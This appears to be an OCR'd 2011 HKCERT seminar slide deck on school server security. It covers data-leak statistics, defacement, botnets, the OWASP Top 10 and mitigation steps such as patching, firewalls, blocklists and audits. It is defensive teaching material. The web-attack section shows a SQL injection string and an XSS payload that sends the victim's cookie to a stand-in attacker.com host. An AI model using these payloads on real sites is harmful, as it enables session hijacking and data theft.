School Information and Server Security

Presented by Roland Cheung
HKCERT

Agenda

- School Security Threat
- Web Application Attack
- Security Mitigation Strategies

School Security Threat

Security Threat

Data leakage :

- Hacking
  - Network share
  - Web Portal/FTP server
  - Email Account
- Loss computing device/portable storage
- Malware infection
- Fraud Email (Social Engineering)


Security Threat

Data Loss statistics reference in worldwide:

- DataLossDB.org - gathers information about events involving the loss, theft, or exposure of personally identifiable information (PII).
  http://datalossdb.org/statistics


- Year to Date (21-Jun-2011)
  Total Records Affected: 1.2 billions
  No. of Incidents: 301
  Edu Sector: 15%
  Hacking: 22%
  Outside: 50%

Security Threat




Source: DataLossDB.org

Security Threat



Source: DataLossDB.org

Security Threat



Source: DataLossDB.org

Security Threat

System Compromised:

- Website Defacement
- Phishing Website
- Malware hosting
- Botnet

Security Threat

Why school servers is attractive?

- Resources
  - Bandwidth
  - IP address
- Administration
  - No dedicated staff for IT security
  - Weak patch management

Security Threat

- Website Defacement
  - an attack on a website that changes the visual appearance of the site or a webpage.

- Zone-H
  - a website archive of versions of defaced websites.

  http://www.zone-h.org

Security Threat

- Year to Date (21-Jun-2011)
  - No. of records (.hk): 887
  - No. of records (edu.hk): 26

By Super H4cker


- Source: Zone-H

Security Threat

- Phishing Website (found in websams server)


Security Threat

- Phishing Website (found in Portal system server)




Security Threat

- Malware hosting (found in eclass server)



Security Threat

- Malware hosting (found in Appserv system)



Security Threat

Botnet (aka Zombie Network, 殭屍網路)

- A collection of compromised computers (called bots, zombie) under a common command-and-control (called C&C) infrastructure.

http://en.wikipedia.org/wiki/Botnet

Image source: ENISA


Security Threat

Spreading Channel

- Website
  - Code Injection
  - Malicious Multimedia Content
  - Search Engine Optimization (SEO) Poisoning
- Email
  - Malicious attachment, e.g. .doc, .pdf, .swf etc
- Instant Messenger (IM)
  - MSN, QQ

Security Threat

Structure



Source: Malwarecity.com

Security Threat

How Botnets are used?

- Spamming
- Phishing
- Denial-of-Service Attacks
- Stealing Confidential Data
- Distributing Malware

Security Threat

Rustock Botnet


- Infected over 1 million PCs
- Send 1 billion spam mail per day
- ~80 % spam mail at peak period
- Taken down in Mar, 2011

Source from Microsoft:
http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx

Web Application Attack

Web application Attack

School network infrastructure



Database, Lab, Computer Room, Library, Student file sharing

Web, FTP, Mail, Ext. DNS, WebSAMS HTTP

HR Data, Financial Data, Student Record, Exam Paper, Staff file sharing

Web application Attack


Why security attack targeting web application?

- Allow HTTP traffic
- Typical network firewall does not cover content filtering
- Low patch rate

Hong Kong Clean PC Day 2011 Seminar (June)

Web application Attack

Vulnerability Disclosure Statistics




Source: HP DVLabs

http://dvlabs.tippingpoint.com/img/FullYear2010%20Risk%20Report.pdf

Web application Attack


Web Application Vulnerability Trends



Source: HP DVLabs

Web application Attack


Popular Opensource CMS Vulnerability Trends



Source: HP DVLabs

Web application Attack

Popular Opensource CMS Vulnerability Trends



Source: HP DVLabs

Hong Kong Clean PC Day 2011 Seminar (June)

Web application Attack

OWASP - Top 10 Web Application Security Risks 2010

Source:https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- **A1: Injection**
- **A2: Cross-Site Scripting (XSS)**
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

Web application Attack

Injection

- SQL injection
  - A lack of input validation on a website in order to execute unauthorized database commands on a Web Applications database server.

  E.g.

  http://example.com/app/accountView?id=' or '1'='1
  - the query to return all the records from the accounts database

Web application Attack

Cross-Site Scripting (XSS)

- A lack of input validation to enable an attacker to inject malicious client-side code into a webpage which is viewed by a victim's Web browser.

E.g.

```
'><script>document.location=
'http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

- the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Security Mitigation Strategies

Security Mitigation Strategies

- Security policy
- Security protection
- Security Audit

Security Mitigation Strategies

Security policy

- Network Access Management
- Patch Management
- Password Management
- Data Management
- Log Management
- Awareness Education

EDB – IT security in school

http://www.edb.gov.hk/FileManager/EN/Content_4833/it%20security%20in%20schools.pdf

Patch Managment

- Vendor's OS and application update checking features
- Patch checking tool
  - Secunia - Personal Software Inspector (PSI)

    http://secunia.com/vulnerability_scanning/personal/

Data Management

- Data Disposal
  - Sanitization, e.g. DoD 5220.22-M
  - Degaussing
- Data Encryption
  - Server/Workstation
  - Database
  - Portable storage

Security Mitigation Strategies

Security protection

- Anti-Malware
- Network Firewall
- Application Firewall

Network Firewall

- Stateful Inspection
- Inbound and Outbound traffic filtering
- Traffic Volume analysis
- Block list
- Logging

Network Firewall

- Malicious Site Blocklist
  - ZeuS Blocklist

    https://zeustracker.abuse.ch/blocklist.php
  - Amada Blocklist

    http://amada.abuse.ch/blocklist.php
  - Malware Domain Blocklist

    http://www.malwaredomains.com/files/domains.txt

Application Firewall

- Type of exploits defense supported
  - e.g. OWASP Top 10
- Learning mode
- Self defined rule

Security Mitigation Strategies

- Security Audit
  - Review policy and procedure
  - Vulnerability scanning

Security Audit

- Self Assessment
  - Sample Audit checklist


    http://www.ogcio.gov.hk/eng/prodev/download/g51_pub.pdf
  - Vulnerability scanning tools,

    E.g.
    - OpenVAS (System)

    http://www.openvas.org
    - Samurai Live CD (Web Application)

    http://samurai.inguardians.com

Security Audit



- URLVoid – Site Reputation checking
  http://www.urlvoid.com

Security Audit

Outsource

- EDB - Central Technical Support Team for School
  - School Network System Assessment and Management Services

  http://www.edb.gov.hk/ited/techsupport

Q & A

Thank You

Emai: hkcert@hkcert.org